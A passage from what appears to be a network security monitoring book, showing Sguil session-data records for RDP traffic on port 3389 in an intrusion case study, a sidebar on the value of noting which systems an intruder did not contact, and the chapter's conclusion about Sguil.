bourque	1076531573(	2004-02-11 20:32:12	2004-02-11 20:32:12	192.168.60.5	1053	10.10.10.3	3389	3	0	2	0
bourque	1076532403(	2004-02-11 20:43:32	2004-02-11 20:43:32	192.168.50.2	19381	192.168.60.3	3389	2	0	2	0
bourque	1076532403(	2004-02-11 20:43:33	2004-02-11 20:43:33	192.168.50.2	19382	192.168.60.3	3389	1	0	1	0
bourque	1076532403(	2004-02-11 20:43:37	2004-02-11 20:43:38	192.168.50.2	19383	192.168.60.5	3389	3	0	3	0
bourque	1076532733(	2004-02-11 20:51:03	2004-02-11 20:51:17	192.168.60.3	34716	10.10.10.3	3389	129	27988	107	10829
bourque	1076533329(	2004-02-11 20:52:13	2004-02-11 21:01:24	192.168.60.3	34717	10.10.10.3	3389	1107	41297	844	71491
bourque	1076534036(	2004-02-11 21:13:10	2004-02-11 21:13:10	192.168.60.3	34717	10.10.10.3	3389	3	34	6	195
bourque	1076534538(	2004-02-11 21:12:54	2004-02-11 21:21:33	192.168.60.3	34720	10.10.10.3	3389	583	31916	452	52642
bourque	1076538956(	2004-02-11 22:35:10	2004-02-11 22:35:10	192.168.60.3	34717	10.10.10.3	3389	3	34	6	195
bourque	1076539208(	2004-02-11 22:34:54	2004-02-11 22:39:20	192.168.60.3	34720	10.10.10.3	3389	576	31837	445	52337

Figure 10.17 Session query for port 3389

KNOWING WHAT DIDN'T HAPPEN IS AS IMPORTANT AS KNOWING WHAT DID HAPPEN

In graduate school my favorite professor, Phil Zelikow, taught a valuable lesson. He said, "It's as important to observe what is not said as what is said." In other words, the fact that a party doesn't mention a topic or make a certain statement is as important as the words he or she actually uses.

Professor Zelikow applied this maxim to political science and national security issues, but the idea applies well to NSM. If a manager asks, "Which systems did the intruder contact?", it's relevant that there is no evidence of RDP sessions to systems other than 10.10.10.3. Assuming confidence in the performance and configuration of your sensor, the fact that the intruder did not talk to any other systems on port 3389 TCP is as important as the fact that he or she did communicate with 10.10.10.3.

Without session data, answering this question would require lengthy hands-on investigation of other data sources. This usually means querying event logs on potential Windows systems. It also means that Windows systems not known to the IT staff and those not thought to run Terminal Services (even if they do) could be overlooked.

CONCLUSION

This chapter formally introduced the NSM tool Sguil and applied its capabilities to live intrusive traffic and to a case study using the reference intrusion model. Sguil allows rapid, integrated access to alerts, full content data, and session data. At the time of this writing, Sguil is still in the version 0.4.x stage of development, but the interface as shown here should remain consistent. Future development aims to reduce the burden of installation and allow for additional data sources to be accessed from within the interface. If you would like to contribute to Sguil development in any manner, be sure to visit http://sguil.sourceforge.net.